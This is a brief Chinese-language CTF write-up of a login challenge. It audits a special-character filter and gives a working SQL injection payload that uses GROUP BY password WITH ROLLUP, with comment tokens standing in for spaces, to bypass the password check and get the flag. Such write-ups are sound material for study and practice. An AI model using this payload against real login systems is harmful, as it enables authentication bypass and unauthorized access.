 点取消后获得源码:
 点击取消按钮 得到源码 代码审计
replaceSpecialChar 替换特殊字符为空 忽略大小写 所以不能使用大小写混用绕过
判断过滤后的字符串和原始字符串是否相等 不相等输出(sql inject error) 所以不能使用双写绕过
先根据用户名查询
select * from user where username = ‘$username’
有结果的话再去比较查询到的密码和输入的密码是否相等
尝试构造SQL来控制查询到的密码
select * from user where username = ’’ or 1=1 group by password with rollup #'
payload:
‘or//1=1//group//by//password//with//rollup#

得到 Flag